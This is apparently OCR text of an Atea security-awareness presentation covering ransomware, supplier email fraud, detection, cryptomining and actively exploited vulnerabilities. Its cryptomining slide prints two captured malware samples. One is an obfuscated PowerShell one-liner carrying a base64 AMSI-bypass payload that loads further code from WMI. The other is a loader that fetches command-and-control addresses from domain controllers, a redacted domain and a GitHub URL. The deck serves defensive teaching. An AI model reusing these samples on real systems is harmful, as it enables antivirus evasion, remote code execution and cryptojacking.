
RANSOMWARE

- Don’t let them in ☺
- Good detection!
- Maintain control of backup. Admin should not be able to delete the backups.
- Audit file access.
- Prepare for disaster. Know what to prioritize!
- Lots of Goverment/Municpality hit by Ransomware – Norway next?

ATEA

Scam/Fraud





ATEA

Businesses are vulnerable even if everything is done technically correct.

If your subcontractor is compromised, who has financial loss?


Too high trust in email as a source. It is recommended that account changes be verified through multiple channels.

(Almost) impossible to prevent through anti-spam solutions.

Of all forms of attach, the biggest financial loss is from supply chain fraud.

ATEA


Detection / Visability




«TING TAR TID»

MFA

DDOS



Cryptomining



```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -NonI -W Hidden -exec
bypass
"$fun='JFdpbjMyID0gQCINCnVzaW5nIFN5c3RIbTsNCnVzaW5nIFN5c3RIbS5SdW50aW1ILkludGVyb3B
TZXJ2aWNIczsNCnB1YmxpYyBjbGFzcyBXaW4zMiB7DQogICAgW0RsbEltcG9ydCgia2VybmVsMzliKV0
NCiAgICBwdWJsaWMgc3RhdGljIGV4dGVybiBJbnRQdHIgR2V0UHJvY0FkZHJlc3MoSW50UHRyIGhNb2
R1bGUsIHN0cmluZyBwcm9jTmFtZSk7DQogICAgW0RsbEltcG9ydCgia2VybmVsMzliKV0NCiAgICBwdW
JsaWMgc3RhdGljIGV4dGVybiBJbnRQdHIgTG9hZExpYnJhcnkoc3RyaW5nIG5hbWUpOw0KICAgIFtEbGx
JbXBvcnQoImtlcm5lbDMyIildDQogICAgcHVibGljIHN0YXRpYyBleHRlcm4gYm9vbCBWaXJ0dWFsUHJv
dGVjdChJbnRQdHIgbHBBZGRyZXNzLCBVSW50UHRyIGR3U2I6ZSwgdWludCBmbE5ld1Byb3RlY3QsIG
91dCB1aW50IGxwZmxPbGRQcm90ZWN0KTsNCn0NCiADQoNCkFkZC1UeXBlICRXaW4zMg0KDQokT
G9hZExpYnJhcnkgPSBbV2luMzJdOjpMb2FkTGlicmFyeSgiYSIrIm0iICsgInNpLiIrImRsbCIpDQokQWRkc
mVzcyA9IFtXaW4zMl06OkdldFByb2NBZGRyZXNzKCRMb2FkTGlicmFyeSwgIkFtIisic2kiICsgIlNjYW4iICs
gIkJ1ZmZlciIpDQokcCA9IDANCltXaW4zMl06OlZpcnR1YWxQcm90ZWN0KCRBZGRyZXNzLCBbdWIud
DMyXTUsIDB4NDAsIFtyZWZdJHApDQokUGF0Y2ggPSBbQnl0ZVtdXSAoMHhCOCwgMHg1NywgMHg
wMCwgMHgwNywgMHg4MCwgMHhDMykNCltTeXN0ZW0uUnVudGltZS5JbnRlcm9wU2VydmljZXMu
TWFyc2hhbF06OkNvcHkoJFBhdGNoLCAwLCAkQWRkcmVzcywgNik=';$defun=
[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String($fun));iex $defun;$mon
= ([WmiClass] 'root\default:systemcore_Updater7').Properties['mon'].Value;$funs = ([WmiClass]
'root\default:systemcore_Updater7').Properties['funs'].Value ;iex
([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String($funs)));Invoke-
Command -ScriptBlock $RemoteScriptBlock -ArgumentList @($mon, $mon, 'Void', 0, '', '')"
```

```
$domain =[System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()

$dcs =$Domain.DomainControllers
$nic =$null
foreach ($dc in $dcs){
  $a = [System.Net.Dns]::GetHostAddresses($dc.name) |Where-Object {$_.AddressFamily -eq
'InterNetwork'}
  foreach ($ob in $a){
    $ser= $ob.IPAddressToString
    $ban=((New-Object Net.WebClient).DownloadString("http://"+$ser+":49636/banner"))
    if($ban -ne $null){
      $nic="http://"+$ser+":49636"
      break
    }
  }
}
if($nic -eq $null){
  $nic="http://<FJERNET>.net"
  $ban=((New-Object Net.WebClient).DownloadString("$nic/banner"))
  if ($ban -eq $null)
  {
    $bn = (New-Object
Net.WebClient).DownloadString("https://raw.githubusercontent.com/giy4tt/up/master/domtar")
    if ($bn -ne $null){
    $nic = $bn
  }
  }
```

ATEA

Vulnerabilities

Microsoft Exchange Servers Still Open to Actively Exploited Flaw

Despite Microsoft issuing patches almost eight months ago, 61 percent of Exchange servers are still vulnerable.

Critical Vulnerabilities in Palo Alto Networks PAN-OS devices


Active Exploitation of Citrix NetScaler (CVE-2019-19781): What You Need to Know

Microsoft says it detected active attacks leveraging Zerologon vulnerability

Zerologon patching window is slowly closing as Microsoft warns of attacks in the wild.

CVE-2019-0604: Critical Microsoft SharePoint Remote Code Execution Flaw Actively Exploited

ATEA


DATA SECURITY
IN THIS CORNER, WE HAVE FIREWALLS, ENCRYPTION, ANTIVIRUS SOFTWARE, ETC. AND IN THIS CORNER, WE HAVE DAVE!!
HUMAN ERROR
www.jklossner.com
copyright 2006 john klossner www.jklossner.com

POLL #2